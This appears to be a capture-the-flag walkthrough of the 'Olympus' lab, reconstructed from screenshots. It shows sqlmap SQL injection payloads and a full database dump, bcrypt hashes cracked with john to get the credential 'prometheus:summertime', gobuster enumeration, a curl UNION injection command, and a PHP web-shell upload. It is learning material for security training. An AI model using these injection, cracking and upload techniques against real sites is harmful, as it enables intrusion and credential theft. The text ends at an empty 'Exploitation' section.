
```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ sqlmap -u "http://olympus.thm/~webmaster/category.php?cat_id=1" --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 06:11:20 /2023-07-04/

[06:11:21] [INFO] resuming back-end DBMS 'mysql'
[06:11:21] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=q1nv7iqsf6k...bm2
pq58o8s'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat_id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat_id=1 AND 6109=6109

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat_id=1 AND (SELECT 1422 FROM (SELECT(SLEEP(5)))qJIm)

    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: cat_id=1 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71787a7171,0x51675448447665646c53
58635155724b525155754555614a5a414d73634965706b7173636253495a,0x7162717171),NULL,NULL,NULL,NULL,N
ULL,NULL-- -
---
[06:11:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41, PHP
```

It looks like the `cat_id` parameter is vulnerable according to `sqlmap`. I used the command `sqlmap -u "http://olympus.thm/~webmaster/category.php?cat_id=1" --dump` to dump all the tables.




```
Database: olympus
Table: users
[3 entries]
+---------+----------+------------+-----------+------------------------+------------+---------------+--------------------------------------------------------------+----------------+
| user_id | randsalt | user_name  | user_role | user_email             | user_image | user_lastname | user_password                                                | user_firstname |
+---------+----------+------------+-----------+------------------------+------------+---------------+--------------------------------------------------------------+----------------+
| 3       | <blank>  | prometheus | User      | prometheus@olympus.thm | <blank>    | <blank>       | $2y$10$YC6uoMwK9VpB5QL513vfLu1RV2sgBf01c0lzPHcz1qK2EArDvnj3C | prometheus     |
| 6       | dgas     | root       | Admin     | root@chat.olympus.thm  | <blank>    | <blank>       | $2y$10$lcs4XWc5yjVNsMb4CUBGJevEkIuWdZN3rsuKWHCc.FGtapBAfW.mK | root           |
| 7       | dgas     | zeus       | User      | zeus@chat.olympus.thm  | <blank>    | <blank>       | $2y$10$cpJKDXh2wlAI5KlCsUaLCOnf0g5fiG0QSUS53zp/r0HMtaj6rT4lC | zeus           |
+---------+----------+------------+-----------+------------------------+------------+---------------+--------------------------------------------------------------+----------------+

Database: olympus
Table: chats
[3 entries]
+------------+-----------------------------------------------------------------------------------------------------------------------------+--------------------------------------+------------+
| dt         | msg                                                                                                                         | file                                 | uname      |
+------------+-----------------------------------------------------------------------------------------------------------------------------+--------------------------------------+------------+
| 2022-04-05 | Attached : prometheus_password.txt                                                                                          | 47c3210d51761686f3af40a875eeaaea.txt | prometheus |
| 2022-04-05 | This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back... | <blank>                              | prometheus |
| 2022-04-06 | I know this is pretty cool. The IT guy used a random file name function to make it harder for attackers to access the uploaded files. He's still working on it. | <blank>                              | zeus       |
+------------+-----------------------------------------------------------------------------------------------------------------------------+--------------------------------------+------------+
```

By dumping the contents of the tables, I got a bunch of useful information. The interesting part is `prometheus` is not using any `randsalt` (random salt) to their password.


~/Desktop/Lab-Resource/Olympus/hash - Mousepad
File Edit Search View Document Help
log
hash


```
$2y$10$YC6uoMwK9VpB5QL513vfLu1RV2sgBf01c0lzPHcz1qK2EArDvnj3C
$2y$10$lcs4XWc5yjVNsMb4CUBGJevEkIuWdZN3rsuKWHCc.FGtapBAfW.mK
$2y$10$cpJKDXh2wlAI5KlCsUaLCOnf0g5fiG0QSUS53zp/r0HMtaj6rT4lC
```

I copied the password hash of each user in a text file called hash.



kali@kali: ~/Desktop/Lab-Resource/Olympus
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
summertime       (?)
```

Then I used `john` to crack the hashes. It managed to crack the hash of one user, possibly prometheus. Now we have a login credential of `prometheus:summertime` we can spray at the old website login page and the SSH.



The login credential above worked for the admin page for the old website. However, checking the users page shows `prometheus` only has `User` role and we need to obtain the `admin` privileges. We have the option to create a new user, but we are unable to login as them.



Welcome to your Profile Page prometheus

User Name: prometheus

FirstName: prometheus

LastName:

User

User Image


Photo

Browse... No file selected.

Email: prometheus@olympus.thm

Password: ●●

It looks like we can change our profile picture for our account. Maybe we can use file upload exploit? When the `Browse...` button is pressed, it shows all formats are accepted. Changing to a php file is also accepted (wtf)? Now the next step is to find out where our profile picture is stored. It looks like it gets stored in the `/img/<name>` directory. Only problem is we need admin privileges to access our backdoor.



```
+----------------------------------------------------------------------------------------------------------------------------------------------+
| msg                                                                                                                                          |
+----------------------------------------------------------------------------------------------------------------------------------------------+
| Attached : prometheus_password.txt                                                                                                           |
| This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back...           |
| I know this is pretty cool. The IT guy used a random file name function to make it harder for attackers to access the uploaded files. He's still working on it. |
+----------------------------------------------------------------------------------------------------------------------------------------------+
```


Olympus Chat App

Attached : prometheus_password.txt
prometheus, 2022-04-05

This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back...
prometheus, 2022-04-05


I know this is pretty cool. The IT guy used a random file name function to make it harder for attackers to access the uploaded files. He's still working on it.
zeus, 2022-04-06

I added another virtual host called `chat.olympus.thm`.



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ gobuster dir -u http://chat.olympus.thm/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://chat.olympus.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/04 07:24:56 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 281]
/.hta                 (Status: 403) [Size: 281]
/.htpasswd            (Status: 403) [Size: 281]
/index.php            (Status: 302) [Size: 0] [--> login.php]
/javascript           (Status: 301) [Size: 325] [--> http://chat.olympus.thm/javascript/]
/phpmyadmin           (Status: 403) [Size: 281]
/server-status        (Status: 403) [Size: 281]
/static               (Status: 301) [Size: 321] [--> http://chat.olympus.thm/static/]
/uploads              (Status: 301) [Size: 322] [--> http://chat.olympus.thm/uploads/]
Progress: 4563 / 4615 (98.87%)
===============================================================
2023/07/04 07:25:09 Finished
===============================================================
```


After performing a directory search on the new virtual host, I gained more information. The `/uploads` is interesting because chat information are stored in this directory. From the database dump above, there was an interesting file called `47c3210d51761686f3af40a875eeaaea.txt`.



chat.olympus.thm/uploads/47c3210d51761686f3af40a875eeaaea.txt
Kali Linux
Kali Tools
Exploit-DB
Google Hacking DB
OffSec
Online - Reverse Shell ...
PEAS


```
you really thought it would be this easy ?!
```

But this file shows nothing useful.



```
                        <p><h2><a href="#">47c3210d51761686f3af40a875eeaaea.txt,,,3573b47dffe798
8a0b3e548986a5b3ab.php,,8fcab111a1ca6a68fa216c3de52238f5.php</a></h2></p>
```

Using the command `curl http://olympus.thm/~webmaster/search.php -d "search=' union select 1,2,group_concat(file),4,5,6,7,8,9,10 from chats-- -&submit="`, I was able to obtain the uploaded files.




chat.olympus.thm/uploads/3573b47dffe7988a0b3e548986a5b3ab.php?cm
Kali Linux
Kali Tools
Exploit-DB
Google Hacking DB
OffSec
Online - Reverse Shell ...
PEASS-ng/linPEAS at ...

```
3573b47dffe7988a0b3e548986a5b3ab.php 47c3210d51761686f3af40a875eeaaea.txt 8fcab111a1ca6a68fa216c3de52238f5.php
index.html index.html
```

And I was able to access my simple web shell.

Exploitation


kali@kali: ~/Desktop/Lab-Resource/Olympus
File Actions Edit View Help

```
